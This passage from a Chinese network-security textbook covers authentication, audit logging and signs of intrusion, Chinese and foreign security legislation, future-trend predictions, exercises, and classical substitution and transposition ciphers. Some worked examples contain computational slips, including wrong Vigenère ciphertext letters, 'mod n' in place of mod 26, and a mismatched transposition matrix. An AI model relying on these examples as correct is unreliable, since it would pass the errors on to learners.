(1)口令验证是验证用户是否合法,这种验证方法广泛地应用于各个方面。

(2)通行证验证类似于钥匙,主要是使用磁卡和"灵巧卡"。

(3)人类特征验证是验证用户的生物特征或下意识动作的结果。通常验证的特征有:指纹、视网膜、语音、手写签名等。人类特征具有很高的个体性和防伪造性,因此这种验证方法的可靠性和准确度极高。如指纹、视网膜,世界上几乎没有任何两个人是一样的;语音和手写签名虽然能模仿得很像,但使用精密的仪器来分析,可以找出其中的差异。目前国外已研制出指纹锁和眼底锁。但由于这些人类特征验证的设备相当复杂,造价很高,因此还不能被广泛地应用。

7. 数据防抵赖保证

不可抵赖和不可否认,用户不能抵赖自己曾做出的行为,也不能否认曾经接到对方的信息,这在交易系统中十分重要。

8. 审计与监测保证

计算机安全保密防范的第三道防线是审计跟踪技术,审计跟踪是一种事后追查手段,它对涉及计算机系统安全保密的操作进行完整的记录,以便事后能有效地追查事件发生的用户、时间、地点和过程。

审计是记录用户使用计算机网络系统进行所有活动的过程;跟踪是对发现的侵犯行为实时监控,掌握有力证据,及时阻断攻击的行动。这是提高系统安全保密性的重要工作。

计算机网络系统应有详细的系统日志,记录每个用户每次活动(访问时间和访问的数据、程序、设备等),以及系统出错信息和配置修改信息。

对涉密程度高的系统,系统日志应该能够自动检测并记录侵犯系统安全保密的事件,并能够及时自动报警。系统安全保密员应该定期审查系统日志,对于涉及国家机密级和国家秘密级的系统,审查周期不超过一个月,对于涉及国家绝密级的系统,审查周期不超过一周。

审计信息对于发现网络是否被攻击和确定攻击源非常重要,也是查处各种侵犯系统安全保密事件的有力证据。因此,除使用一般的网管软件和系统监控功能外,还应使用目前较为成熟的网络监控设备或实时入侵检测设备,以便对网络操作进行实时检查、监控、报警和阻断,从而防止针对网络的攻击行为。

当网络出现以下情况时,应该考虑是否有人正在攻击网络系统,危及信息保密。

(1)系统冲突。

(2)出现新的用户账号。

(3)某个用户账号长时间没有活动。

(4) 出现新的文件(通常有一个奇怪的文件名,如 data.xx 文件名)。

(5) 文件长度或日期被改变。

(6) 令人费解的低劣的系统性能。如系统响应变得特别慢。

(7) 可疑的试探。如某个节点的多次登录尝试。

(8) 拒绝服务。如合法用户被排斥不能进入计算机网络系统或不能得到相应的服务。

除以上几个方面外,还应做到以下两点:

(1) 严格的安全管理。各计算机网络使用机构、企业和单位应建立相应的网络管理办法,加强内部管理,建立合适的网络安全管理系统,建立安全审计和跟踪体系,提高整体网络的安全意识。

(2) 制定严格的法律、法规。计算机网络是一种新生事物,好多行动无法可依,无章可循,因此导致网上计算机犯罪处于无序状态。面对日趋严重的网络犯罪、计算机犯罪,必须严格执行法律、法规,并加强执法力度,坚决、严厉打击计算机犯罪和网上犯罪活动,保护国家机密和网民的合法权益,使非法犯罪分子摄于法律,不敢轻举妄动。

1.6 计算机网络安全立法

法律是规范人们一般社会行为的准则。社会规范是调整信息活动中人与人之间的行为准则。它发布阻止任何违反规定要求的法令或禁令,明确系统人员和最终用户应该履行的权利和义务,包括宪法、保密法、数据保护法、计算机安全保护条例、计算机犯罪法等。

1.6.1 计算机网络安全立法的必要性和立法原则

当今社会中,利用计算机犯罪活动猖獗的一个主要原因在于,各国的计算机安全立法都不健全,尤其是有关单位没有制定相应的刑法、民法、诉讼法等法律。惩罚不严、失之宽松,因此使犯罪活动屡禁不止。1987 年出现了世界上第一部计算机犯罪法——佛罗里达计算机犯罪法。它首次将计算机犯罪定为侵犯知识产权罪。计算机软件也逐渐被列入知识产权的范畴,从而受到法律的保护。而在此之前,对窃取信息、篡改信息是否有罪尚无法律依据。目前,国外许多政府纷纷制定计算机安全方面的法律、法规,对利用计算机犯罪定罪、量刑产生的威慑力可使有犯罪企图的人产生畏惧心理,从而减少犯罪的可能,保持社会的安定。

加强伦理道德教育对社会的稳定和计算机网络安全也十分重要。

要教育全体计算机工作者进行合法的信息实践活动。所谓合法的信息实践活动是指在一定的人机环境条件下,符合法律法规和技术规范要求并满足系统或用户应用目标要求的信息活动。

合法的信息实践活动应受到法律的保护,并且应当遵循以下原则:

(1) 合法登记原则。要按一定的法律程序注册、登记、建立计算机信息系统,特别是和 Internet 的连接,必须要通过国家规定的国内 4 个骨干网络之一才能连接入网使用。凡不符合条例规定的系统不予注册、登记,而没有登记、注册的系统其安全当然得不到法律的保护。系统的任何重大改变,如工作性质、拓扑结构都要及时修改注册或重新注册登记。

(2) 合法用户原则。进入系统的用户必须是经过登记注册的合法用户。

(3) 信息公开原则。用户信息按用户确认和系统允许的形式保存在系统中,用户有权

查询和复制这些信息，有权修改名称和内容，但对他人和外部泄露的行为则应予以限制和制止。

（4）资源限制原则。系统保持信息的类型应给予适当限制，不允许系统保持超出合法权利以外的信息类型，并对信息保持的时限和精确度也给出限制。

总之，采取这些措施可保持社会的稳定，将侵犯计算机的行为减到最低，在最广大的范围内保证计算机网络系统的安全。

1.6.2 国外的主要计算机安全立法

国外的主要计算机安全立法有以下几种：

（1）美国的《国家信息基础设施保护法》、《计算机欺诈与滥用法》、《公共网络安全法》、《计算机安全法》、《加强计算机安全法》、《加强网络安全法》、《信息自由法》、《隐私权法》、《电子通信隐私法》、《儿童在线隐私权保护法》、《通信净化法》、《数据保密法》、《网络安全信息法》、《网络电子安全法》。

（2）英国的《数据保护法》。

（3）美国和加拿大的《个人隐私法》。

（4）日本政府先后制定《建立高度信息通信网络社会基本法》（简称《IT 基本法》）、《电子签名法》、《禁止非法接入法》等，目前仍处在审议过程中的法律法规有《个人信息保护法》、《行政机关保存的个人信息保护法》、《独立公共事业法人等保存的个人信息保护法》、《信息公开、个人信息保护审查会设置法》等。

（5）欧盟先后制定了《欧盟网络刑事公约》、《欧盟电子签名指令》、《欧盟电子商务指令》、《欧盟数据保护指令》等法律性文件。

（6）德国的《信息和通信服务规范法》，即《多媒体法》。

（7）意大利等国将计算机犯罪与刑法、民法联系起来，修改有关条款，收到了较好的效果。

1.6.3 我国计算机信息系统安全法规简介

随着全球信息化的发展，如何确保计算机网络信息系统的安全，已成为我国信息化建设过程中必须解决的重大问题。由于我国信息系统安全在技术、产品和管理等方面相对落后，所以在国际联网之后，信息安全问题变得十分重要。

在这种形式下，为尽快制定适应和保障我国信息化发展的计算机信息系统安全总体策略，全面提高安全水平，规范安全管理，从 1994 年起国务院、公安部等有关单位制定发布了《中华人民共和国计算机信息系统安全保护条例》等一系列信息系统安全方面的法规。2006 年印发的《2006—2020 年国家信息化发展战略》明确指出，要不断提高信息安全的法律保障能力，建立和完善维护国家信息安全的长效机制。有关信息安全的立法主要涉及信息系统安全保护、国际联网管理、商用密码管理、计算机病毒防治和安全产品检测与销售 5 个方面。下面按照这 5 个方面，介绍其中的主要安全法规和主要内容。

1. 信息系统安全保护

作为我国第一个关于信息系统安全方面的法规，《中华人民共和国计算机信息系统安全保护条例》是国务院于 1994 年 2 月 18 日发布的，分 5 章共 31 条，目的是保护信息系统的安

全，促进计算机的应用和发展。其主要内容如下。

- 公安部主管全国的计算机信息系统安全保护工作。
- 计算机信息系统实行安全等级保护。
- 健全安全管理制度。
- 国家对计算机信息系统安全专用产品的销售实行许可证制度。
- 公安机关行使监督职权，包括监督、检查、指导和查处危害信息系统安全的违法犯罪案件等。

2000 年 9 月 20 日由国务院第 31 次常务会议通过的《中华人民共和国电信条例》(简称《电信条例》)，着重加强公共电信网络和公共计算机体系中的信息保密问题。

2. 国际联网管理

加强对计算机信息系统国际联网的管理，是保障信息系统安全的关键。因此，国务院、公安部等单位先后共同制定了下面 7 个关于国际联网的法规。

(1) 国务院于 1996 年 2 月 1 日发布《中华人民共和国计算机信息网络国际联网管理暂行规定》，并于 1997 年 5 月 20 日根据《国务院关于修改〈中华人民共和国计算机信息网络国际联网管理暂行规定〉的决定》进行了修正，共 17 条。它体现了国家对国际联网实行统筹规划、统一标准、分级管理、促进发展的原则。

(2)《中华人民共和国计算机信息网络国际联网管理暂行规定实施办法》，是国务院信息化工作领导小组于 1997 年 12 月 8 日发布的，共 25 条。它是根据《中华人民共和国计算机信息网络国际联网管理暂行规定》而制定的具体实施办法。

(3)《计算机信息网络国际联网安全保护管理办法》是 1997 年 12 月 11 日经国务院批准、公安部于 1997 年 12 月 30 日发布的，分 5 章共 25 条，目的是加强国际联网的安全保护。

(4)《中国公用计算机 Internet 国际联网管理办法》是原邮电部在 1996 年发布的，共 17 条，目的是加强对中国公用计算机 Internet Chinanet 国际联网的管理。

(5)《计算机信息网络国际联网出入口信道管理办法》是原邮电部在 1996 年发布的，共 11 条，目的是加强计算机信息网络国际联网出入口的管理。

(6)《计算机信息系统国际联网保密管理规定》是由国家保密局于 2000 年 1 月 1 日发布并开始执行的，分 4 章共 20 条，目的是加强国际联网的保密管理，确保国家秘密的安全。

(7) 2000 年 9 月 20 日由国务院颁布了《互联网信息服务管理办法》，对色情信息的制作、贩卖传播行为进行规制，同时对传播色情信息的网络服务提供商加重处罚。

3. 商用密码管理

《商用密码管理条例》是国务院在 1999 年 10 月 7 日发布的，分 7 章共 27 条，目的是加强商用密码管理，保护信息安全，保护公民和组织的合法权益，维护国家的安全和利益。

其主要内容如下：

(1) 国家密码管理委员会及其办公室(简称密码管理机构)主管全国的商用密码管理工作。

(2) 商用密码技术属于国家秘密，国家对商用密码产品的科研、生产、销售和使用实行专控管理。

(3) 商用密码的科研任务由密码管理机构指定的单位承担。

(4) 商用密码产品由密码管理机构指定的单位生产，其品种和型号必须经国家密码管

理机构批准，且必须经产品质量检测机构检测合格。

（5）商用密码产品由密码管理机构许可的单位销售。

（6）用户只能使用经密码管理机构认可的商用密码产品，且不得转让。

4. 计算机病毒防治

《计算机病毒防治管理办法》是公安部于2000年4月26日发布执行的，共22条，目的是加强对计算机病毒的预防和治理，保护计算机信息系统安全。

其主要内容如下：

（1）公安部公共信息网络安全监察部门主管全国的计算机病毒防治管理工作，地方各级公安机关具体负责本行政区域内的计算机病毒防治管理工作。

（2）任何单位和个人应接受公安机关对计算机病毒防治工作的监督、检查和指导，不得制作、传播计算机病毒。

（3）计算机病毒防治产品厂商，应及时向计算机病毒防治产品检测机构提交病毒样本。

（4）拥有计算机信息系统的单位应建立病毒防治管理制度并采取防治措施。

（5）病毒防治产品应具有计算机信息系统安全专用产品销售许可证，并贴有“销售许可”标签。

5. 安全产品检测与销售

《计算机信息系统安全专用产品检测和销售许可证管理办法》是公安部于1997年12月12日发布并执行的，分6章共19条，目的是加强计算机信息系统安全专用产品的管理，保证安全专用产品的安全功能，维护计算机信息系统的安全。

其主要内容如下：

（1）我国境内的安全专用产品进入市场销售，实行销售许可证制度。

（2）颁发销售许可证前，产品必须进行安全功能的检测和认定。一个典型的检测过程为：生产商向检测机构申请安全功能检测；检测机构检测样品是否具有信息系统安全保护功能；检测机构完成检测后，将检测报告报送公安部计算机管理监察部门备案；生产商申领销售许可证。

（3）公安部计算机管理监察部门负责销售许可证的审批颁发、检测机构的审批、定期发布安全专用产品的检测通告和经安全功能检测确认的安全专用产品目录。

（4）销售许可证只对所申请销售的安全专用产品有效，有效期为两年。

上述计算机信息系统安全法规，基本覆盖了信息系统安全管理所涉及的内容，体现了国家对信息安全的重视。在这些法规基础上，一些省市也相继制定了相关的地方法规，例如山东省的《计算机信息系统安全管理办法》。国家法规和地方法规的相互补充，将大大加强我国在计算机信息系统安全方面的管理，促进我国信息产业的发展。

1.7 网络安全的发展方向

随着网络的发展，技术的进步，网络安全面临的挑战也在增大。一方面，对网络的攻击方式层出不穷：1996年已报道的攻击方式有400种，1997年达到1000种，1998年即达到4000种，两年间增加了9倍，攻击方式的增加意味着对网络威胁的增大；随着硬件技术和并行技术的发展，计算机的计算能力迅速提高，原来认为安全的加密方式有可能失效，如

1994 年 4 月 26 日，人们用计算机破译了 RSA 发明人 17 年前提出的数学难题：一个 129 位数数字中包含的一条密语，而在问题提出时预测该问题用计算机需要 850 万年才能分解成功；针对安全通信措施的攻击也不断取得进展，如 1990 年 6 月 20 日美国科学家找到了 155 位大数因子的分解方法，使“美国的加密体制受到威胁”。另一方面，网络应用范围的不断扩大，使人们对网络依赖的程度增大，对网络的破坏造成的损失和混乱会比以往任何时候都大。这些对网络信息安全保护提出了更高的要求，也使网络信息安全学科的地位显得更加重要，网络信息安全必然随着网络应用的发展而不断发展。

以下是一些国际机构或专家对 21 世纪使网络安全性问题发生重大变化的一些预测。

（1）政府试图延缓密码编制学的传播所采取的输出控制条例、密钥-契约计算等措施将被证明是无效的并将被抛在一边。原因很简单：人们将上亿美元用于 Internet 的商业化，而且商业化的 Internet 需要密码编制学。没有哪位议员会因要满足那些冷战专家和美国联邦调查局而试图危及平均十亿美元的共同体电子贸易。

（2）政府将放弃规范网络内容的努力。Internet 网没有国家界限，这使得政府如果不在网上截断 Internet 与本国的联系就不可能控制人们的所见所闻。但对于像 AOL，Compuserve 及 Microsoft 这样具备国际性的网络，即使完全切断联系也没有用。个人卫星通信系统如 Iridium 将最终结束国家的数据界限。这将使针对网络通信量或交易量收税的工作产生有趣的和不可预期的效应。国家数据政策发布的不确定性将反映在不断改变、混乱且无意义的条例中，就像近期未付诸实施的通信传播合法化运动一样。这些法律将被忽略、变更或成为过去，而网络则将安然无恙，继续存在。

（3）现在如果发生一次主计算机系统安全崩溃事故，那么将至少会有一个亿的金融系统遭到破坏。随着货币在形式上变得越来越电子化，其流动也就越来越快。这种流动使得货币在容易携带的同时也更容易被偷窃。由于大多数至关重要的财经信息涌上网络，来自内部的对于系统安全性的威胁将会变得越来越大。不道德的雇员将会偷走电子商品，投资者和存款人不得不由联邦政府保护，这种偷窃行为必将增加财经领域中的计算机现行安全制度的压力，这种制度由政府或由金融界的审计员来制定。

（4）随着网络在规模和重要性方面的不断增长，系统和网络管理技术的发展将继续深入。由于很多现行的网络管理工具缺乏最基本的完全性，整个网络将可能被入侵者完全破坏，达到其法定所有者甚至无法再重新控制它们的程度。最终，人们将认识到网络管理和安全管理是同一事物的不同方面，两者密不可分、相互关联。对这样一种概念的认知将是件好事。因系统提供商的标准之争和公众对于其私人信息与交易安全性的担心而被推迟了很长一段时间的在线商业，最终将会逐步繁荣起来。

（5）在大量的计算机安全诉讼案获得胜诉后，律师们将对有关计算机安全案件的胜诉前景产生足够的信心。案件追踪律师会大量介入 Internet 网，并努力寻找用于对抗计算机窃贼的系统的缺陷、为“黑客”提供宿主的站点和未对私人信息提供足够保护的其他网络站点。递增的与 Internet 网络相关的诉讼案将引起将公司虚拟化并将总部设在国外不确定地区的风潮。

（6）某种保护个人数据隐私的法律法规将会建立。但这也许太迟了，因为到那时，从事数据搜集的公司已将他们的业务转移到国外，并有服务机构专职出售信息，而其他服务机构则将过滤、修正甚至“放大”这些信息。

（7）一些软件公司将由于产品质量或连带责任的诉讼而遭受巨大的经济损失。软件质量的现权法将逐渐形成。目前软件的这种处于模糊状态的售出情况即使对于一个能支付得起大量金钱雇佣律师甚至收买法律制定者的软件公司来说，也会因诉讼的损失巨大而不会维持太久。如果一个轿车制造厂家应对制造出在交通事故中发生爆炸的轿车负责任的话，软件生产厂商也应对生产出由于安全方面存在漏洞而使其使用者蒙受财产损失的软件负责。随着当代没有技术知识的立法者和法官被新生的具有技术头脑的立法者和法官所取代，软件和网络安全现权法的时代也将到来。

（8）一些人利用其软件开发员的工作在某些流行的网络化软件中留下了特洛伊木马。这使他们日后有能力攻击成千上万的网络系统，构成系统安全的严重危害。这种现象已经产生了，只是人们还没有给予足够的重视而已。

（9）智能卡和数字认证将变得盛行。随着越来越多的系统利用密码技术，最终用户需要将密钥和验证码存放在不至丢失的地方。所以他们要用智能卡来备份以防硬盘损坏，并将智能卡广泛内置于个人数字助手（PDA）中。

（10）软件将主要以 Java 或 Active X 这样可供下载的可执行程序的方式运作。网络安全管理系统的建造者们需要找到如何控制和维护可下载式程序的方法。同时他们也要编制一些必要的工具以防止某些可下载式有害程序的蔓延。这样的程序主要是病毒、特洛伊木马以及其他到目前为止仍无法想象出的一些程序。

（11）HTTP 文件格式将被越来越多的信息服务机构作为传递消息的方式。PointCast 现在就是按照 HTTP 格式的反馈要求来分渠道传送信息，可以预见，其他信息机构也将相继效仿这种方法。防火墙对于将安全策略应用于数据流的作用将减低并会逐渐失去其效力。

（12）虚拟网络将与安全性相融合，并很有希望与网络管理系统结合起来。软件硬件将协同工作以便将带有不同类型的网络应用特性和用途与网络彼此隔离，由此产生的隔离体仍将被称做“防火墙”。

（13）高水平的人才和服务将不断发展。目前，将网络系统的安全加强项目交给网络安全服务公司或团队，正逐渐成为一种趋势，网络安全服务也将随着网络安全产业和业务的发展而扩展。

1.8 本章小结

随着计算机网络广泛应用于政治、军事、经济和科学技术各个领域，数据在存储和传输过程中可能被窃听、暴露或篡改，网络系统和应用软件也可能遭受黑客的恶意程序的攻击而使网络瘫痪。因此，如何保证计算机网络的安全变得非常重要起来。

计算网络的安全包含两方面的内容：一方面指保护网络数据和程序等资源，以免受到有意或无意的破坏或越权修改与占用，即访问技术；另一方面指为维护用户的自身利益对某些资源或信息进行加密的密码技术。

本章着重介绍了计算机网络基础知识、网络安全的现状与需求、网络安全术语以及网络安全的策略等问题。为实现网络安全的目的，必须了解网络不安全的因素和网络的缺陷，做到知己知彼，同时采取相应的措施加以防止。

练　习　题

基础练习题

1. 使网络通信不安全的因素有哪些？
2. 网络本身存在哪些安全缺陷？
3. 为什么网络易被窃听？
4. 简述黑客、密码技术、访问控制技术及数字签名的概念。
5. 计算机网络安全中有哪些访问控制策略？
6. 计算机网络系统应具有哪些安全的功能？
7. 网络安全体系结构分层的内容是什么？
8. 要保证网络信息的安全，计算机网络应该具备哪些特征？
9. 计算机网络安全策略主要包括哪些内容？
10. 网络安全策略的实现在技术上应从哪几个方面来保证？

实践题

1. 使用 Internet 查找有关信息安全及与商业过程的关系的文章，讨论新的法律对商业活动的影响，并在班上进行讨论。

2. 查找有关网络安全事件的信息，并进行分析，阐述网络安全对于各个领域的重要性。

3. 分析目前你所接触的计算机网络，你碰到过的安全问题有哪些？

讨论与思考题*

1. 对于层出不穷的网络安全问题，作为政府、企业、个人都应该从哪些方面做防范和控制工作？

2. 作为 Internet 用户，应遵守什么样的网络道德？

第2章　密码技术

密码技术是保护信息安全的主要手段之一。密码技术是结合数学、计算机科学、电子与通信等诸多学科于一身的交叉科学。它不仅具有信息加密功能，而且具有数字签名、身份验证、秘密分存、系统安全等功能。所以使用密码技术不仅可以保证信息的机密性，而且可以保证信息的完整性和确证性，防止信息被篡改、伪造或假冒。

在计算机网络通信中，给网络双方通信的信息加密是保证计算机网络安全的措施之一。

本章学习的主要内容有：

- 传统的加密方法；
- DES加密标准算法；
- AES加密算法；
- 公开密钥加密算法；
- 计算机网络加密技术；
- 密码技术应用实例。

2.1 概　　述

用户在计算机网络的信道上相互通信，其主要危险是被非法窃听。例如，采用搭线窃听，对线路上传输的信息进行截获；采用电磁窃听，对用无线电传输的信息进行截获等。因此，对网络传输的报文进行数据加密，是一种很有效的反窃听手段。通常是采用一定算法对原文进行软加密，然后将密码电文进行传输，即使被截获也是一时难以破译的。

1. 基本概念

(1) 明文：信息的原始形式(plaintext，通常记为P)。

(2) 密文：明文经过变换加密后的形式(ciphertext，通常记为C)。

(3) 加密：由明文变成密文的过程称为加密(enciphering，记为E)，加密通常是由加密算法来实现的。

(4) 解密：由密文还原成明文的过程称为解密(deciphering，记为D)，解密通常是由解密算法来实现的。

(5) 密钥：为了有效地控制加密和解密算法实现，在其处理过程中要有通信双方掌握的专门信息参与，这种专门信息称为密钥(key，记为K)。

2. 数据加密模型

密码技术通过信息的变换或编码，将机密的敏感消息变换成黑客难以读懂的乱码型文字，以此达到两个目的：其一，使不知道如何解密的黑客不可能从其截获的乱码中得到任何有意义的信息；其二，使黑客不可能伪造任何乱码型的信息。

一般把要加密的报文(称为明文，plaintext)，按照以密钥(key)为参数的函数进行变换，通过加密过程而产生的输出称为密文(ciphertext)或密码文件(cryptogram)，破译密码的技

术称为密码分析(cryptanalysis),一般的数据加密模型如图 2-1 所示。把设计密码的技术(加密技术)和破译密码的技术(密码分析)总称为密码技术(cryptology)。加密算法和解密算法是在密钥的控制下进行的,加密和解密过程中使用的密钥分别称为加密密钥和解密密钥。




图 2-1　数据加密模型

2.2　传统的加密方法

传统的加密方法,其密钥是由简单的字符串组成的,它可选择许多加密形式中的一种。只要有必要,就可经常改变密钥。因此,这种基本加密模型是稳定的,是人所共知的。它的好处就在于可以秘密而又方便地变换密钥,从而达到保密的目的,传统的加密方法可以分为两大类:替代密码和换位密码。

2.2.1　替代密码

替代密码(substitution cipher)是用一组密文字母来代替一组明文字母以隐藏明文,但保持明文字母的位置不变。在替代法加密体制中,使用了密钥字母表。它可以由一个明文字母表构成,也可以由多个明文字母表构成。由一个字母表构成的替代密码,称为单表密码,其替代过程就是在明文和密码字符之间进行一对一的映射。如果是由多个字母表构成的替代密码,称为多表密码,其替代过程与前者不同之处在于明文的同一字符可在密码文中表现为多种字符,因此在明码文与密码文的字符之间的映射是一对多的。

周期替代密码是一种常用的多表替代密码,又称为费杰尔(Vigenere)密码,这种替代法是循环地使用有限个字母来实现替代的一种方法。若明文信息 $m_1m_2m_3\cdots m_n$,采用 n 个字母(n 个字母为 $B_1,B_2,\cdots,B_n$)替代法,那么 m_1 将根据字母 B_1 的特征来替代,m_{n+1} 又将根据 B_1 的特征来替代,m_{n+2} 又将根据 B_2 的特征来替代……,如此循环。可见 $B_1,B_2,\cdots,B_n$ 就是加密的密钥。

这种加密的密码表是以字母表移位为基础,把 26 个英文字母进行循环移位,排列在一起,形成 26×26 的方阵。该方阵被称为费杰尔密码表。

采用的算法为:

$$f(a)=(a+B_i)\bmod n(i=1,2,\cdots,n)$$

实际使用时,往往把某个容易记忆的词或词组当作密钥。给一个信息加密时,只要把密钥反复写在明文下方(或上方),每个明文字母下面(或上面)对应的密钥字母说明该明码文

字母应该用费杰尔密码表的哪一行加密，如表 2-1 所示。

表 2-1 费杰尔密码表

行＼列	ABCDEFGHIJKLMNOPQRSTUVWXYZ
A	ABCDEFGHIJKLMNOPQRSTUVWXYZ
B	BCDEFGHIJKLMNOPQRSTUVWXYZA
C	CDEFGHIJKLMNOPQRSTUVWXYZAB
D	DEFGHIJKLMNOPQRSTUVWXYZABC
E	EFGHIJKLMNOPQRSTUVWXYZABCD
F	FGHIJKLMNOPQRSTUVWXYZABCDE
G	GHIJKLMNOPQRSTUVWXYZABCDEF
H	HIJKLMNOPQRSTUVWXYZABCDEFG
I	IJKLMNOPQRSTUVWXYZABCDEFGH
J	JKLMNOPQRSTUVWXYZABCDEFGHI
K	KLMNOPQRSTUVWXYZABCDEFGHIJ
L	LMNOPQRSTUVWXYZABCDEFGHIJK
M	MNOPQRSTUVWXYZABCDEFGHIJKL
N	NOPQRSTUVWXYZABCDEFGHIJKLM
O	OPQRSTUVWXYZABCDEFGHIJKLMN
P	PQRSTUVWXYZABCDEFGHIJKLMNO
Q	QRSTUVWXYZABCDEFGHIJKLMNOP
R	RSTUVWXYZABCDEFGHIJKLMNOPQ
S	STUVWXYZABCDEFGHIJKLMNOPQR
T	TUVWXYZABCDEFGHIJKLMNOPQRS
U	UVWXYZABCDEFGHIJKLMNOPQRST
V	VWXYZABCDEFGHIJKLMNOPQRSTU
W	WXYZABCDEFGHIJKLMNOPQRSTUV
X	XYZABCDEFGHIJKLMNOPQRSTUVW
Y	YZABCDEFGHIJKLMNOPQRSTUVWX
Z	ZABCDEFGHIJKLMNOPQRSTUVWXY

例如，以 COOKIEMONSTER 为密钥，为把较长明文译成密码，可重复地把密钥写在明文上方：

```
COOKIEMONSTERCOOKIE  MONSTERCOOKIEMONSTE  RCOOKIEMO
fourscoreandsevenye  arsagoourmothersbro  ughtforth
```

其加密过程就是以明码文字母选择列，以密钥字母选择行，两者的交点就是加密生成的密码文字母。解密时，以密钥字母选择行，从中找到密码文字母，密码文字母所在列的列名即为明码文字母。在此例中 f 译成密码需用 C 行的凯撒字母，密文为 H，把 o 与 u 分别译成密文就得采用 O 行凯撒字母，其为密文 B 与 H，其他明文字母以此类推。按照明文的位置，用不同的密文字母代替明文字母，例如，the 这种三字母组合，将根据它们在明文中的位置，在密文中会映射出不同的三字母组合。

显然，多字母密码要比单字母密码好，但只要给密码分析员以足够数量的密文，总还是可以进行破译的。这里的加密关键在于密钥。通常进一步采用的方法是：加长密钥长度或采用随机的二进制串作为密钥。

代换密码也并不一定是每次都只研究一个字母。例如，坡他密码(Portacipher)，采用 26×26 的表。每次把明文看成两个字符(偶对)的密码，由第一个字符指示行，第二个字符指示列，由此产生的交叉点的数字或字母偶对就是译出的密码值。

2.2.2 换位密码

换位密码是采用移位法进行加密的。它把明文中的字母重新排列，本身不变，但位置变了。换位密码是靠重新安排字母的次序，而不是隐藏它们。最简单的例子是：把明文中的字母的顺序倒过来写，然后以固定长度的字母组发送或记录，如：

明文：

```
computer systems
```

密文：

```
smetsys retupmoc
```

换位密码有列换位法和矩阵换位法两种。

矩阵换位法是把明文中的字母按给定的顺序安排在一矩阵中，然后用另一种顺序选出矩阵的字母来产生密文。如将明文 ENGINEERING 按行排在 3×4 矩阵中，如最后一行不全可用 A，B，C…填充，如下所示：

1	2	3	4
E	N	G	I
N	E	E	R
I	N	G	A

给定一个置换：

$$f = ((1234)(2413))$$

现在根据给定的置换，按第 2 列，第 4 列，第 1 列，第 3 列的次序排列，就得：

1	2	3	4
N	I	E	G
E	R	N	E
N	A	I	G

得到密文 NIEGERNENAIG。

在这个加密方案中，密钥就是矩阵的行数 m 和列数 n，即 $m\times n=3\times 4$，以及给定的置换矩阵 $f=((1234)(2413))$，也就是 $k=(m\times n,f)$，其解密过程是将密文根据 3×4 矩阵，按行、按列的顺序写出：

1	2	3	4
N	I	E	G
E	R	N	E
N	I	G	A

再根据给定置换产生新的矩阵：

1	2	3	4
E	N	G	I
N	E	E	R
I	N	G	A

恢复明文：ENGINEERING。

另外，也可以提供字母串作为密钥，如采用重复字母组成的短语作为密钥，将明文排序，然后以密钥英文字母大小顺序排出列号以列的顺序写出密文，下面举一个进行列转换的例子。

密钥：	M	E	G	A	B	V	C	K
列号：	7	4	5	1	2	8	3	6
	p	l	e	a	s	e	t	r
	a	n	s	f	e	r	o	n
	e	m	i	l	l	i	o	n
	d	o	l	l	a	r	s	t
	o	m	y	s	w	i	s	s
